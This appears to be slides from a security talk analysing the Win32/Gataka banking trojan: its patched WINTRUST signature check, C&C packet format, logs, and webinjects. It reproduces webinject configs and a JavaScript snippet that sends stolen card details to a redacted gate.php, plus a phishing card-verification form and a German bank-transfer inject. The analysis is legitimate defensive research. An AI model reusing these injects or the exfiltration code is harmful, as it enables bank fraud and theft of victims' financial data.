
```
770A2674 $ 8BFF MOV EDI,EDI
770A2676 . 55 PUSH EBP
770A2677 . 8BEC MOV EBP,ESP
770A2679 . 56 PUSH ESI
770A267A . 8B75 10 MOV ESI,DWORD PTR SS:[EBP+10]
770A267D . 833E 28 CMP DWORD PTR DS:[ESI],28
770A2680 . 76 0D JBE SHORT WINTRUST.770A268F
770A2682 . F746 28 000101 TEST DWORD PTR DS:[ESI+28],100
770A2689 . 0F85 38260000 JNZ WINTRUST.770A4CC7
770A268F > 8B4D 0C MOV ECX,DWORD PTR SS:[EBP+C]
770A2692 . 6A 00 PUSH 0
770A2694 . 6A 00 PUSH 0
770A2696 . 6A 00 PUSH 0
770A2698 . FF75 08 PUSH DWORD PTR SS:[EBP+8]
770A269B . 8BC6 MOV EAX,ESI
770A269D . E8 0A000000 CALL WINTRUST.770A26AC
770A26A2 > 5E POP ESI
770A26A3 . 5D POP EBP
770A26A4 . 33C0 XOR EAX,EAX
770A26A6 . C2 0C00 RETN 0C
```

Patched version always returns 0




Network Protocol

Topology




Packet Decomposition



C++ Reversing

- Some basic stuff
 - This pointer usually passed in ecx
 - In object, vtable is at first offset



```
loc_F8728D:  
mov     eax, [esi]  
mov     ecx, esi  
call    dword ptr [eax+10h] ; msgBuffer_getBuffer  
mov     edi, eax  
cmp     dword ptr [edi], 0DEADFACEh  
jz      short loc_F872F6
```

DEMO4

Gataka header


0-7	8-15	16-23	24-31
Magic Number			
NW Protocol	Byte mask		
Use xor key	dword1		
	dword2		
	Data size		
	Uncompressed Data Size		
	XOR key		
	dword6		
	dword7		
	checksum		
	dword9		
	Bot Id (64 bytes)		

- When packets are received from C&C, dword9 is optional and Bot Id is absent

Send packet - log

```
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[ [. \HermesCore.cpp(2664)] ProcessSendMessage: Data Size: 725]:[997]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[ [. \UrlMan.cpp(79)] GetUrl: Index: 17]:[0]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[ [. \UrlMan.cpp(96)] GetUrl: 17]:[0]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[2]:[ [. \InetSession.cpp(373)] PostData: Sending Buffer Size: 725]:[0]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[2]:[ [. \InetSession.cpp(345)] ReceiveResponse: There are 46 bytes received]:[0]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[2]:[ [. \InetSession.cpp(361)] ReceiveResponse: Status: 200]:[0]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[ [. \HermesCore.cpp(2596)] ProcessDataSender: Out: 725 In: 46]:[0]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[ [. \HermesCore.cpp(2643)] ProcessDataSender: Result: 1]:[0]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-14 02:34:15]:[1]:[1.28]:[4]:[ [. \ApiHooker.cpp(64)] Init: 0x7c800000 1 1 1 1]:[0]:[C:\WINDOWS\Explorer.EXE(1608)]
[2012-09-14 02:34:15]:[1]:[1.28]:[4]:[ [. \HermesCore.cpp(687)] StartWork: Call]:[1444]:[C:\WINDOWS\Explorer.EXE(1608)]
[2012-09-14 02:34:15]:[1]:[1.28]:[4]:[ [. \HermesCore.cpp(747)] MainCoreLoop: App Type: 0 IL: 1]:[2]:[C:\WINDOWS\Explorer.EXE(1608)]
[2012-09-14 02:34:15]:[1]:[1.28]:[1]:[ [. \HermesCore.cpp(752)] MainCoreLoop: Build: 517]:[183]:[C:\WINDOWS\Explorer.EXE(1608)]
```

Plugins Storage



Webinject

CoreDb


Slovak Slovenian Russian **French - detected**

cfvsq ckj;ysq GfhjKm

Did you mean: [самый сложный Пароль](#)

English Spanish Arabic

cfvsq ckj; YSQ GfhjKm


A screenshot of a translation application. The top bar shows language options: Slovak, Slovenian, Russian, and French - detected. The input field contains the text "cfvsq ckj;ysq GfhjKm". Below the input, a suggestion is shown: "Did you mean: самый сложный Пароль". The right panel shows the output in English: "cfvsq ckj; YSQ GfhjKm".

Slovak Slovenian Russian **Russian - detected**

самый сложный Пароль

English Spanish Arabic

the most complex passwords

A screenshot of a translation application. The top bar shows language options: Slovak, Slovenian, Russian, and Russian - detected. The input field contains the text "самый сложный Пароль". The right panel shows the output in English: "the most complex passwords".

Webinject

```
set_url
.*.*.*
end_url
data_before
</html>
data_end
data_inject
<script src="ht
</script>
data_end
data_after
data_end
```

Win32/Gataka

```
set_url *ki
data_before
<body*>
data_end
data_inject
<script>
document.body.style.display = "none";
</script>
data_end
data_after
data_end
```

Win32/SpyEye

Self-contained webinject

Webinject contained in DB

```
set_url
.*.com.*
end_url
data_before
</html>
data_end
data_inject
<script src="https://[redacted].com/llksadladdy9y8yd8a98wy98ydy8ay98dyawyd8aw89dy/[redacted].js">
```

Webinject downloaded from external server

```
var admin_link = "https://[redacted]/lu8io/gate.php";
var pass = "[redacted]";

function SaveData2(){
    if(line_2.length > 0){
        var link = admin_link+"?action=add&user_password="+pass+"&site=[redacted]&data=Country="+lang.toUpperCase()+"|"+urlle
        encode(line_1)+urlencode(line_2)+"VBV1="+vbv_nr_input.value;
        submit_button_2.style.display = none ;
        wait_img_2.style.display = "";
        GetData(link);
        return;
    }
}
```

Country: United States

First name: John

Last name: Doe

Address line 1: The White House

Address line 2 (optional): 1600 Pennsylvania

City: Washington

State: DC

ZIP code: 20500

Phone number: 202-456-1111

Card number: 4512123213213213

Expiration date (mm/yy): 12 / 12

CSC: 123

For verification purposes you must update your card details.

Verified by Visa Password is incorrect

Card number: John Doe

Name embossed on card (Exactly as on card)

Date of birth (mm/dd/yyyy): 01 / 01 / 0001

Mother's maiden name: DoeMrs

Social security number: 123 / 12 / 1323

Driver license number: 456456456

Credit / Debit card PIN: 1234

Verified by Visa password:

Continue

Injected content

Webinject – Gataka platform communications


```
<div id="progress_indicator" style="display: none">^M
  <span>L&auml;dt die Seite. Bitte warten...</span><br><br>^M
  ^M
</div>^M
<script type="text/javascript">^M
if (top == self) {^M
  var cmzbRepAccNum="_param-cmzbRepAccNum_";^M
  var cmzbRepAccName="_param-cmzbRepAccName_";^M
  var cmzbRepBlz="_param-cmzbRepBlz_";^M
  var cmzbRepComment="_param-cmzbRepComment_";^M
  var cmzbRepAmount="_param-cmzbRepAmount_";^M
  var cmzbStep="_param-cmzbStep_";^M
  var cmzbRepVictimAccNum="_param-cmzbRepVictimAccNum_";^M
  var cmzbRepDate="_param-cmzbRepDate_";^M
```


DEMO5

Campaigns

Germany – statistics from one campaign

- These statistics were obtained from a C&C
